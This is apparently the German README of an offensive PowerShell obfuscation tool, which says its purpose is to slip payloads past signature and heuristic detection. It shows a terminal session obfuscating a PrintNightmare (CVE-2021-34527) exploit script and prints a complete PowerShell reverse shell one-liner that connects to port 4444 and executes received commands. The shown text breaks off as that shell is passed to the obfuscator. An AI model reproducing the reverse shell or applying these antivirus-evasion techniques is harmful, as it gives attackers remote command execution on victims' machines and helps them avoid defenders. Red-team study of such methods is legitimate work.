 gh0x0st/invoke-psobfuscation
Ein tiefgehender Ansatz zur Verschleierung der einzelnen Komponenten eines PowerShell-Payloads, egal ob unter Windows oder Kali Linux.

Traditionelle Obfuskationstechniken neigen dazu, Schichten hinzuzufügen, um bestehenden Code zu kapseln, wie z. B. Base64 oder Komprimierung. Diese Payloads haben weiterhin unterschiedliche Erfolgsraten, aber es ist trivial geworden, die beabsichtigte Payload zu extrahieren, und einige Launcher werden oft erkannt, was im Wesentlichen Engpässe schafft.
Der Ansatz, den dieses Tool einführt, ist eine Methodik, bei der Sie die einzelnen Komponenten eines Skripts mit randomisierten Variationen gezielt obfuskieren können, während die gleiche beabsichtigte Logik erhalten bleibt, ohne die gesamte Payload in einer einzigen Schicht zu kapseln. Aufgrund der Komplexität der Obfuskationslogik werden die resultierenden Payloads sehr schwer zu signieren sein und an Heuristik-Engines vorbeischlüpfen, die nicht programmiert sind, die inhärente Logik zu emulieren.
Obwohl dieses Skript die meisten Payloads eigenständig erfolgreich obfuskieren kann, wird dieses Projekt auch als Framework dienen, das ich verwenden werde, um zukünftige Funktionen zu erstellen, die dieses Framework nutzen, um dedizierte obfuskierte Payloads bereitzustellen, wie z. B. eine, die nur Reverse Shells erzeugt.
Ich habe einen Blogbeitrag für Offensive Security als Vorgeschmack auf die Techniken geschrieben, die dieses Tool einführt. Bevor Sie weitergehen, lesen Sie ihn sich am besten zuerst durch: https://www.offensive-security.com/offsec/powershell-obfuscation/
Im Rahmen meiner fortlaufenden Arbeit mit PowerShell-Obfuskation erstelle ich Skripte, die dedizierte Payloads produzieren, die dieses Framework nutzen. Diese haben mir geholfen, Zeit zu sparen, und ich hoffe, Sie finden sie ebenfalls nützlich. Sie finden sie in ihren eigenen Ordnern im Root dieses Repositorys.
Wie viele andere Programmiersprachen kann PowerShell in viele verschiedene Komponenten zerlegt werden, die die ausführbare Logik ausmachen. Dies ermöglicht es uns, signaturbasierte Erkennungen mit relativer Leichtigkeit zu umgehen, indem wir ändern, wie wir einzelne Komponenten innerhalb einer Payload darstellen, zu einer obskuren oder unverständlichen Ableitung.
Beachten Sie, dass das Anvisieren jeder Komponente in komplexen Payloads sehr invasiv ist. Dieses Tool ist so gebaut, dass Sie die Komponenten, die Sie obfuskieren möchten, kontrolliert anvisieren können. Ich habe festgestellt, dass viele Signaturen einfach durch das Anvisieren von Cmdlets, Variablen und Kommentaren umgangen werden können. Wenn Sie dies gegen komplexe Payloads wie PrintNightmare verwenden, denken Sie daran, dass auch benutzerdefinierte Funktionsparameter / Variablen geändert werden. Testen Sie alle resultierenden Payloads gründlich und stellen Sie sicher, dass Sie sich über alle geänderten benannten Parameter im Klaren sind.
Komponententypen wie Pipes und Pipeline-Variablen werden hier eingeführt, um Ihre Payload obskurer und schwerer zu dekodieren zu machen.
Unterstützte Typen
Jede Komponente hat ihren eigenen dedizierten Generator, der eine Liste möglicher statischer oder dynamisch generierter Werte enthält, die bei jeder Ausführung zufällig ausgewählt werden. Wenn es mehrere Instanzen einer Komponente gibt, wird jede von ihnen einzeln mit einem Generator iteriert. Dies fügt jedes Mal, wenn Sie dieses Tool gegen eine bestimmte Payload ausführen, einen Grad an Zufälligkeit hinzu, so dass jede Iteration anders ist. Die einzige Ausnahme sind Variablennamen.
Wenn ein Algorithmus, der einer bestimmten Komponente zugeordnet ist, dazu führt, dass eine Payload erkannt wird, ermöglicht das aktuelle Design, die Logik für diesen Generator einfach zu ändern, ohne das gesamte Skript zu gefährden.
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
Dieses Framework und die resultierenden Payloads wurden auf den folgenden Betriebssystemen und PowerShell-Versionen getestet. Die resultierenden Reverse Shells funktionieren nicht mit PowerShell v2.0.
| PS Version | Getestetes Betriebssystem | Invoke-PSObfucation.ps1 | Reverse Shell |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | Unterstützt | Unterstützt |
| 5.1.19041.1023 | Windows 10 10.0.19042 | Unterstützt | Unterstützt |
| 5.1.21996.1 | Windows 11 10.0.21996 | Unterstützt | Unterstützt |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>

$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st
